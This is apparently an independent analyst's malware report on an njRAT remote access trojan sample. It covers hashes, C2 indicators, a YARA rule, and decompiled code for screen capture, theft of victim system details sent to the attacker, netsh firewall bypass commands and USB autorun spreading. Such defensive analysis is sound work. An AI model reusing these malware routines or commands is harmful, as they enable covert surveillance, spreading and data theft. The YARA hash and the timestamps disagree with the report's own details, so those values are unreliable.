✓ informal modification report (see more reports at here)

TLP: WHITE

ANALYSIS REPORT

Malware Analysis Report

2552701-EXE.r1.v2 NUMBER

2025-05-29 DATE

Notification

- Author : github.com/miho030
- TLP Classfication : TLP:CLEAR
- Purpose : Personal development and public information sharing (non-commercial)

This report is the result of independent research and self-development by an individual malware analyst. It is shared for the benefit of the cybersecurity community and the public good. This document is provided "as-id" information purpose only. All content reflects the author's technical opinion at the time of analysis and **does not represent the official position of any specific organization, institution, or government agency**. No warranties of any kind are expressed or implied regarding the contents of this report. Please note that some of the information in this document (eg., malware hashes, C2 addressed) may be security-senstive. Caution is advised when testing or applying this data to live systems. All responsibility for the use of this meterial rests soley with the user.

You are free to use this report for the following purposes, as long as the information is not misused and proper attribution is provided:

- Educational or research purpose
- Threat intelligence sharing
- Reference material for malware response and defense

The format of this report is based on and adapted from the (public domain docs) TLP:WHITE malware analysis reports published by ***America's Cyber Defense Agency (CISA)***. Im hereby cleary state that this report is not affiliated with CISA, *Department of Homeland Security (DHS)*, or any government entity. The non-commercial reuse of this format is permitted under the following legal and policy bases:

- CISA – Traffic Light Protocol (TLP)
  "Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction."
- U.S Copyright Office – 17 U.S.C § 105
  "Copyright protection under this title is not available for any work of the United States Government."
- FIRST.org - TLP
  "TLP:CLEAR information may be shared without restriction"

However, if you create derivative works based on this report, you must include this 'Notification' section with proper attribution to the original author and source.

Summary

Description

The Windows executable contained in the malicious image file being analyzed is, BotNet client program named *'njRAT'(Bladabindi/NjwOrm)'*. It has the most educational information and guides among the BotNet tools distributed in the market, and is one of the easily available RAT attack tools. njRAT is known for being an easy-to-reach attack tool for many novices or attackers trying to get info hacking technology because there are many instructions and lecture materials about this BotNet on Youtube or elsewhere.

It is one of the tools favored by attackers since it was first confirmed to have been used by the middle Eastern country on January 1, 2013,

njRAT is configured based on the *'.NET framework'* This RAT tool allows an attacker to remotely control the victim's system, and its main funcions include Keyboard Sniffing, Webcam record/streaming, and Steel credentials (Browser/programs) Attacker can

access the system command tool to manipulate the victim system's processes and remotely upload/download/execute files. It also includes the ability to steal cryptocurrency and account information held by the victim's cryptocurrency wallet, credit card information registered in the account by targeting cryptocurrency application operating on the victim's system. additionaly, attacker can get victim's payment information (e.x. credit card number or something else) and victim's account credentials via brower store data.

Submitted Files (1)

302e1152c2710ad56ef1ff5536bb6539f6ac6901caba28954c2b160f9c7ac518 (Server.exe)

IPs (1)

188.242.138.137

Findings

302e1152c2710ad56ef1ff5536bb6539f6ac6901caba28954c2b160f9c7ac518

Tags

trojan rat njrat bladabindi exe

Details

Verdict	Malware activity
File name	Server.exe
File size	93.00 KB (95232 bytes)
File type	PE32 Win32 EXE
Magic	PE32 executable (GUI) Intel 80386 32-bit Mono/.Net assembly, for MS Windows
MIME	application/vnd.microsoft.portable-executable
MD5	f2d7a6c71e5e63bffda256d2d73eccc7
SHA256	302e1152c2710ad56ef1ff5536bb6539f6ac6901caba28954c2b160f9c7ac518
ssdeep	768:7Y3MxslorpLocxYZJ6aL+2apOXKC/WpndwruXxrjEtCdnl2pi1Rz4Rk3BsGdpKgM:9xuo966aL9a+7+d5jEwzGi1dDxDKgS
Entropy	47

Antivirus

Ahnlab	Trojan/Win32.Bladabindi.R295982
Alyac	Generic.MSIL.Bladabindi.F16878CF
Avast	Win32:KeyloggerX-gen [Trj]
Avira	TR/Dropper.Gen
Bitdefender	Gen:NN.ZemsilF.34738.fiW@a0f5mvj
Fortinet	MSIL/Bladabindi.AS!tr
Kaspersky	HEUR:Trojan.Win32.Generic
MacAfee	BehavesLike.Win32.VBObfus.nm

✓ informal modification report (see more reports at here)

TLP: WHITE

Malwarebytes	Generic.Worm.Autorun.DOS
symantec	ML.Attribute.HighConfidence

Portable Executable Info

.NET details

- Module Version id	dd2bf338-9409-47bf-94a5-214273745dcd
- TypeLib id	efe9eadc-d4ae-4b9e-b8ab-7e47f8db6ac9

Header

- Target Machine	Intel 386 or later and compatible processors
- Compilation TimeStamp	2021-06-15 21:56:51 UTC
- Entry Point	0x18f3e
- Contained Sections	2

YARA Rules

```
/**
   * njRAT sample – ANY.RUN task 485149f9 (SHA-256: 302E1152…)
   * Created : 2025-05-29
   * Author: github.com/miho030
   * refer docs : "github.com/miho030/Awesome-Malware-Report“
*/
rule njrat_302E1152_generic
{
    meta:
        family              = "njRAT / Bladabindi“
        sha256              = "302E1152C2710AD56EF1FF5536886539F6AC6901CABA28954C2B160F9C7AC518“
        compiletime         = "2021-06-15 12:56:51“
        reference_1         = "github.com/miho030/Awesome-Malware-Report“
        reference_2         = "ANY.RUN task 485149f9"

    strings:
        $a1 = "Explower.exe" ascii                                  /* self copy target file name */
        $a2 = "netsh firewall add allowedprogram" ascii nocase      /* MS defender bypass cmd */
        $a3 = "SEE_MASK_NOZONECHECKS" wide ascii                    /* signature PATH value */
        $ip = "188.242.138.137" ascii                               /* Static C2 IP address    */
        $ddns = "aGFraW0z*i5kZG5zLm5ldA!!" ascii                    /* '!!' is for base64 padding */
        $port = "NTU1Mg==" base64

    condition:
        uint16(0) == 0x5A4D                 /* PE header */
        and pe.timestamp == 0x60C8A393      /* Same TimeStamp with report */
        and filesize < 500KB                /* actual sample size range */
        and 3 of ($a*)                      /* matching with over 3 rules */
        and $ddns                           /* Include signature C2 domain */
}
```

PE Metadata (EXIF)

Signature	424a5342

TLP: WHITE

✓ informal modification report (see more reports at here)

TLP: WHITE

Created time	2022-08-10 23:23:44
Modified time	2021-06-15 15:56:52
Import Hash	f34d5f2d4577ed6d9ceec516c1f5a744
ImageFile Chracteristics	Executable, 32-bit
PEType	PE32
LinkerVersion	8.0
Code size	17000
InitializedDataSize	200
UninitializedDataSize	0
OSVersion	Windows 95 / 4.0 Win NT 4.0
Characteristics	IMAGE_FILE_32BIT_MACHINE IMAGE_FILE_EXECUTABLE_IMAGE
ImageVersion	0
SubsystemVersion	4
Subsystem	IMAGE_SUBSYSTEM_WINDOWS_GUI
File version	(None)
Product version	(None)
File flags	0000
Language code	Unknown
CharacterSet	Unknown
Company name	(None)
File description	(None)
Internal name	(None)
Legal Copyright	(None)
Production name	(None)
Production version	(None)

ssdeep Matches

No matches found.

PE Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Entropy
.text	8192	94020	94208	3813db0d50813cb6bfd25f4ddb8bbc5d	5.6
.reloc	106496	512	512	693bac427840a69136b15c59253a9438	4.839559

Packers/Compilers/Cryptos

(Heur)Protection: Anti analysis[Anti-dnSpy + Anti-ILSpy]

Imports (1)

- mscoree.dll

  -> _CorExeMain

TLP: WHITE

✓ informal modification report (see more reports at here)

Relationships

7462acb6f1...	imported	25da610be6acecfd71bbe3a4e88c09f31ad07bdd252e b30feeef9debd9667c51

Description

njRAT is a GUI-based remote access tool (RAT) that enables attackers to hack into victims' computers for actions such as remote-control, key-logging, file control, data leakage, etc. It is written in the .NET programming language and is designed for Windows OS with the same perspective of both attackers and victims.

njRAT was created by a group named M38dHhM, which is believed to be based in Arabic-speaking countries, and njRAT was first discovered in 2012. In 2014, Microsoft released the first report classifying the attack tool as VirTool:MSIL/Bladabindi, and the victim installation client program as MSIL/Bladabindi. After the source code was leaked in 2013, various variations appeared, including Danger edition, Golden edition, Green edition, and Lime edition.

The file to be analyzed is a client program created by the attack tool in njRAT 0.7D Danger edition, and the analysis environment was conducted in a sandbox environment where static and dynamic analysis based on Windows 10 was performed directly by the analyst.




Figure 1 – check packer using Detect It Easy




Figure 2 – check packer using Exeinfo PE

Detect It Easy (DIE) and ExeInfo PE tools were used to check whether malicious files to be analyzed were packaged, and anti-dnSpy and anti-ILSpy technologies provided by .Net framework were applied to the type of packer.

In the process of extracting the string value, a long word or string included in the file to be analyzed is displayed, providing a good clue to what you are trying to do or potential In-Current Objects (IOCs). You can also do this using the strings command, Only string data of the file to be analyzed were extracted using Ghidra. In addition, cross-verification was performed using binText and flare-floss tool.

✓ informal modification report (see more reports at here)

TLP: WHITE





Figure 3 – check string values from malware file using Ghidra and BinText

Analyzing the extracted string values, I found some interesting strings from file using **Ghidra**.

Class	Value
Encoded C2 Server address data	00415486 NTU1Mg== u"NTU1Mg==" unicode 00415498 36f6c7682bfa79d619dca68... u"36f6c7682bfa79d619dca68e72ce758d" unicode u"NTU1Mg==“ u"36f6c7682bfa79d619dca68e72ce758d"
Malware version, Author’s comment and several information	u"Fransesco“ u"FRANSESCOTg4LjI0FRANSESCOi4xFRANSESCOzguFRANSESCOTFRANSESCO3"
Executable referenced	u"/StUpdate.exe"
Attemped to modify RegKey	u"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\PublicProfile“ u"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion“ u"HKEY_LOCAL_MACHINE\\HARDWARE\\DESCRIPTION\\System\\BIOS“
Interesting commands	u"DisableTaskMgr“ u"Shutdown -r" u"Shutdown -s" u"cmd.exe /c ping 0 -n 2 & del \“ u"netsh firewall delete allowedprogram \“ u"netsh firewall add allowedprogram \"“ u"schtasks /create /sc minute /mo 1 /tn StUpdate /tr "
anti-debugging (disallow) program list	Code Unit / String View u"dnSpy" u"procexp" u"SbieCtrl" u"SpyTheSpy" u"wireshark" u"apateDNS" u"IPBlocker" u"TiGeR-Firewall" u"smsniff" u"NetSnifferCs" u"Sandboxie Control" u"taskmgr" u"msconfig" u"ILSpy" u"CodeReflect" u"Reflector" u"MegaDumper" u"process explorer"

Among the extracted strings, the domain address of the encoded C2 server could be checked.



TLP: WHITE

Figure 4 – encoded C2 Server domain address data

The value of 'NTU1Mg==' located at the address 000000013687 is data encoded with pure Base 64. When this value is decoded, the value of '5552' is extracted. This may be guessed by the port number for connection with the C2 server, and as a result of cross-validation through TCPView, it was confirmed that the malicious file to be analyzed uses the same port to connect with the C2 server.




Figure 5 – Connection check results using TCPView for cross-validation of decoded port numbers

In the extracted value 'aGFraW0z*i5kZG5zLm5ldA!!', '!!' is determined as a substitution for bypassing the base64 padding (e.x.==). Therefore, the decoding is attempted based on the processed value 'aGFraW0z*i5kZG5zLm5ldA'.

The value of 'aGFraW0z' in the front part of the extracted value was decoded by Base64 and had the value of "hakim3", and the value of 'i5kZG5zLm5ldA' in the rear part had the value of ".ddns.net ". Thus, the final value of the extracted data is "hakim3.ddns.net:5552 ".

Original data (encoded)	decoded data
NTU1Mg==	5552
aGFraW0z	hakim3
i5kZG5zLm5ldA	ddns.net
	Expected data result : ***hakim3.ddns.net:5552***

Among the String values extracted through Ghidra in the static analysis process, the overall operational structure of the file could be grasped through interesting strings.

- HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion
- netsh firewall add allowedprogram \
- DisableTaskMgr
- schtasks /create /sc minute /mo 1 /tn StUpdate /tr

Based on these strings, we can make some guesses about the functionality of malicious files. After modulating the registry key, deactivating the task manager, modifying the firewall policy, attempting self-replication with the stUpdate.exe file. After the self-replication process is finished normally, set the task scheduler to run itself every minute.




Figure 6 – command that allows the continuous connection through execute 'schtasks' after complete self-replication process

njRAT was designed and built using .NET framework, the malware file itself is not compiled in machine language, So in an intermediate language (IL) that maintains class names, method names, and variable names. Therefore, allowing you to decompile and analyze the

✓ informal modification report (see more reports at here)

source code from tools such as dnSpy, ILSpy, and .NET Reflecser without having to engineer directly with the assembly language using de-assemblers such as Ghidra or IDA.

I found "Fransesco" in the string list. When I searched this string and njRAT together, I found the name "njRAT 0.7D Danger edition – BY Fransesco Ctaik" and the posts about it.




Figure 7 – found main function and main class called 'Fransesco'

Therefore, the analyst looked for the Fransco string that developed this variant of njRAT through dnSpy and surprisingly confirmed that the class with the same name was declared. By analyzing this class, you will be able to identify all the function names and function contents of this malicious file.

Also I found some interesting function in class 'Fransesco'

- GetAV()

The declared "GetAV" function within this "Francesco" class was inqures about the firewall and anti-virus program installed on the victim system through the WMI query object obj = "Select * From AntiVirusProduct"; and performs the necessary actions according to the results. It has been identified as a function called before using the firewall and anti-virus detection bypass(disable) function




Figure 8 – found function 'GetAV' for malware trying to check AntiVirus service on victim's system

And I found one more interesting function in Francesco class.

- CaptureDesktop()

The function simply performs the role of capturing the monitor screen. After njRAT successfully infects the victim's system, It provides to attacker with preview image about victim system's monitor screed. In addition, attacker can access victim system's monitor screen as real-time.




Figure 9 - Attack example of njRAT's first attacker dashboard when victim got infected

```
1232
1233        // Token: 0x06000041 RID: 65 RVA: 0x00004B98 File Offset: 0x00002D98
1234        public static Image CaptureDesktop()
1235        {
1236            Image result;
1237            try
1238            {
1239                Rectangle rectangle = default(Rectangle);
1240                rectangle = Screen.PrimaryScreen.Bounds;
1241                Bitmap bitmap = new Bitmap(rectangle.Width, rectangle.Height, PixelFormat.Format32bppArgb);
1242                Graphics.FromImage(bitmap).CopyFromScreen(rectangle.X, rectangle.Y, 0, 0, rectangle.Size,
                      CopyPixelOperation.SourceCopy);
1243                result = bitmap;
1244            }
1245            catch (Exception ex)
1246            {
1247                result = null;
1248            }
1249            return result;
1250        }
```

Figure 10 - function of source code about capture the victim system's monitor screen

The captured screen image file of the victim system is provided together in the process of collecting details such as ComputerName, UserName, MonitorCount, and OSPlatform in one place and transmitting them to the attacker. We found a source code block that calls the Capture Desktop() function and sends it to the attacker as a Send() function along with other information.

```
3174                                Image value = Fransesco.CaptureDesktop();
3175                                ImageConverter imageConverter = new ImageConverter();
3176                                byte[] inArray = (byte[])imageConverter.ConvertTo(value, b.GetType());
3177                                Fransesco.Send(Conversions.ToString(RuntimeHelpers.GetObjectValue(Operators.ConcatenateObject
    (RuntimeHelpers.GetObjectValue(Operators.ConcatenateObject(RuntimeHelpers.GetObjectValue(Operators.ConcatenateObject(string.Concat(new string[]
```

Figure 11 - CaptureDesktop called before send data to attacker

✓ informal modification report (see more reports at here)


```
3064    NetworkInterface.GetAllNetworkInterfaces()[0].GetPhysicalAddress().ToString() + Fransesco.Y;
3065    SystemInformation.ComputerName + Fransesco.Y;
3066    SystemInformation.UserDomainName + Fransesco.Y;
3067    SystemInformation.UserName + Fransesco.Y;
3068    SystemInformation.[redacted].ToString() + Fransesco.Y;
3069    SystemInformation.VirtualScreen.Width.ToString() + "x" + SystemInformation.VirtualScreen.Height.ToString() + Fransesco.Y;
3070    MyProject.Computer.Info.OSFullName + Fransesco.Y;
3071    MyProject.Computer.Info.OSPlatform + Fransesco.Y;
        MyProject.Computer.Info.OSVersion + Fransesco.Y;
```

Figure 12 – collect victim's system information before execute send() function

When USB spreading is enabled, njRAT creates a 'Program files' directory on all USB drives that can be identified on the victim's system and tries to self-replicate (Copy()) within it. Interestingly, if UAC is enabled on the system, it is designed to automatically disable the security features of the firewall directly through the netsh command.

```
flag = (Operators.CompareString(left, "USB", false) == 0);
if (flag)
{
    Usb1.infect();
}
else
{
    flag = (Operators.CompareString(left, "UAC", false) == 0);
    if (flag)
    {
        Interaction.Shell("netsh firewall delete allowedprogram W"" + Fransesco.LO.FullName + ""W"", AppWinStyle.Hide, false, -1);
        Interaction.Shell(string.Concat(new string[]
        {
            "netsh firewall add allowedprogram W"",
            Fransesco.LO.FullName,
            ""W" W"",
            Fransesco.LO.Name,
            ""W" ENABLE"
        }), AppWinStyle.Hide, false, -1);
    }
    else
    {
        flag = (Operators.CompareString(left, "sperd", false) == 0);
        if (flag)
        {
            Fransesco.Send("sperd");
            string path2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "WW" + Fransesco.g + ".exe";
            File.Copy(Fransesco.LO.FullName, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "WW" + array[1] +
".exe", true);
            Fransesco.FS = new FileStream(string.Concat(new string[]
```

Figure 13 – source code blocks for sub-spread functions that allow additional malicious file attachment

and njRAT create an autorun.inf file by adding the following to the same folder where you attempted self-replication.

```
[autorun]
Open = <Program_Files_Folder_Path>/<Malware_Executable_Name>
Shellexecute= <Program_Files_Folder_Path>
```

```
7   // Token: 0x0200000F RID: 15
8   [StandardModule]
9   internal sealed class Usb1
10  {
11      // Token: 0x0600008F RID: 143 RVA: 0x0000E608 File Offset: 0x00000808
12      public static void infect()
13      {
14          string text = MyProject.Computer.FileSystem.SpecialDirectories.ProgramFiles;
15          string[] logicalDrives = Directory.GetLogicalDrives();
16          foreach (string text in logicalDrives)
17          {
18              try
19              {
20                  File.Copy(Application.ExecutablePath, text + "Umbrella.flv.exe");
21                  StreamWriter streamWriter = new StreamWriter(text + "WWautorun.inf");
22                  streamWriter.WriteLine("[autorun]");
23                  streamWriter.WriteLine("open=" + text + "Umbrella.flv.exe");
24                  streamWriter.WriteLine("shellexecute=" + text, 1);
25                  streamWriter.Close();
26                  File.SetAttributes(text + "autorun.inf", FileAttributes.Hidden);
27                  File.SetAttributes(text + "Umbrella.flv.exe", FileAttributes.Hidden);
28              }
29              catch (Exception ex)
```

Figure 14 – source code that create and store contents of the 'autorun.inf' file on USB drive

✓ informal modification report (see more reports at here)

Another interesting source code is shown below, Attacker can remotely perform the **'Beep Sounds', 'Piano Sounds',even 'TextToSpeech'** functions on the victim system.

```
                    Fransesco.Beep((int)Math.Round(Math.Round(Math.Round(Conversion.Val(array[1])))), (int)Math.Round(Math.Round(Math.Round(Conversion.Val(array[2]))));
                }
                else
                {
                    flag = (Operators.CompareString(left, "piano", false) == 0);
                    if (flag)
                    {
                        Fransesco.Beep((int)Math.Round(Math.Round(Math.Round(Conversion.Val(array[1])))), 300);
                    }
                    else
                    {
                        flag = (Operators.CompareString(left, "BepX", false) == 0);
                        if (flag)
                        {
                            Fransesco.Beep(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]));
                        }
                        else
                        {
                            flag = (Operators.CompareString(left, "piano", false) == 0);
                            if (flag)
                            {
                                Fransesco.Beep(Conversions.ToInteger(array[1]), 300);
                            }
                            else
                            {
                                flag = (Operators.CompareString(left, "TextToSpeech", false) == 0);
                                if (flag)
```

Figure 15 – source code blocks for providing beep, piano sounds and TextToSpeech function as remotely

Attacker can send a text chat directly to the victim system's user via a custom chat window. Conversely, the victim system's user also has the ability to send the chat to the attacker.

```
flag = (Operators.CompareString(left, "virs", false) == 0);
if (flag)
{
    Fransesco.Send("virs");
}
else
{
    flag = (Operators.CompareString(left, "virs", false) == 0);
    if (flag)
    {
        for (;;)
        {
            Interaction.MsgBox("Doni!", MsgBoxStyle.Critical, "!~ Hacker ~!");
        }
    }
    else
    {
        flag = (Operators.CompareString(left, "hard", false) == 0);
        if (flag)
        {
            string str = MyProject.Computer.FileSystem.SpecialDirectories.ProgramFiles;
            string[] logicalDrives = Directory.GetLogicalDrives();
            foreach (string str in logicalDrives)
            {
                try
                {
                    File.Copy(Application.ExecutablePath, str + Fransesco.d + ".exe");
                    File.SetAttributes(str + Fransesco.d + ".exe", FileAttributes.Normal);
                }
                catch (Exception ex)
```

Figure 16 – source code blocks for chat function

the example of chatting function at victim system's screen




Figure 17 – Victim can communicate with attacker via a chat box — Victim machine

all of core function of njRAT are defined within at **Francesco.ind()** function.

```
public static void Ind(byte[] b)
{
    string[] array = Strings.Split(Fransesco.BS(ref b), Fransesco.Y, -1, CompareMethod.Binary);
    checked
    {
        try
        {
            string text = array[0];
            string text2 = text;
            string left = text2;
            bool flag = Operators.CompareString(left, "time", false) == 0;
            bool flag2;
            if (flag)
            {
                DateAndTime.TimeOfDay = Conversions.ToDate(array[1]);
            }
            else
            {
                flag = (Operators.CompareString(left, "piano", false) == 0);
```

Figure 18 – njRat's ind function

njRAT runs and then tries to self-replicate to specific path. This file has the name 'Windows Update.exe' with a series of strings, and the file stored in this path has the same hash value as the file to be analyzed at this report.

C:\Users\{User-Name}\AppData\Roaming\Microsoft\Windows\Startup Menu\Program

